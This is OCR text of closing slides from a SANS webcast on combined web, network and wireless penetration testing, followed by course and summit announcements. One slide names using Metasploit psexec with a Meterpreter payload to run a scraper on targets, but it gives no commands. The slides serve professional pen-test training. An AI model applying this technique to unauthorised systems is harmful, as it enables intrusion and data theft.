
Move closer to target for reliable wireless access

Scenario: Start with Info Gathering from SharePoint



Use Metasploit psexec with Meterpreter payload to autorun scraper script, grabbing detailed information from each target

Scenario: Start with Info Gathering from SharePoint



Pillage *and* plunder… analyze business risk… write report

Outline

- The Power of Combined Attacks
- Web App Attack Tools and Techniques
- Network Attack Tools and Techniques
- Wireless Attack Tools and Techniques
- Combining It All Together – A Scenario

➡ Conclusions and Q&A

Conclusions

- Combined attack vectors allow for far deeper penetration into most target networks than separate vectors allow
- Combined pen testing more accurately reflects an attacker's ability to exploit the network and systems
- Microsoft-centric capabilities create attacker opportunities
- We've looked at useful features of Metasploit, Nmap, Windows 7, BeEF, and more
    - Integrating these tools for powerful attacks beyond each tool's individual capabilities
- In Part V of this webcast trilogy, we'll look at additional attack vectors with another vendor-specific focus

Upcoming In-Depth SANS Pen Test Courses

- SANS 560: *Network Pen Testing and Ethical Hacking*
  - Baltimore, June 7: *Skoudis*
  - Denver, July 12: *Strand*
  - Virginia Beach, August 29: *Strand*
  - vLive!, Aug 10 – Sep 16, *Skoudis/Strand*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
  - Baltimore, June 7: *Johnson*
  - Boston, Aug 2: *Baccam*
  - London, May 10: *Siles*
  - vLive!, June 21 – July 28: *Johnson/Misenar*
- SANS 617: *Wireless Ethical Hacking, Pen Testing, & Defenses*
  - Sam Diego, May 13: *Wright*
  - Baltimore, June 7: *Wright*
  - vLive!, May 19 – Aug 4: *Wright*

vLive! 10% discount code "CORE10" for 560, 542 or 617

Penetration Testing Summit: PLEASE JOIN US!

- June 14 & 15, Baltimore
  - Come listen to some of the best penetration testers in the world share their strategies, tactics, tools, and insights
  - Each talk carefully vetted to make sure it gives you techniques and ideas you can directly apply in your own testing regimen
  - Right after SANS FIRE! Much to learn & lots of fun
  - Register now at www.sans.org/pen-testing-summit-2010
  - Speakers include: HD Moore, Josh Wright, Jeremiah Grossman, Jabra, Ed Skoudis, & many more
  - JUST ADDED DAN KAMINSKY!
- And now… Q & A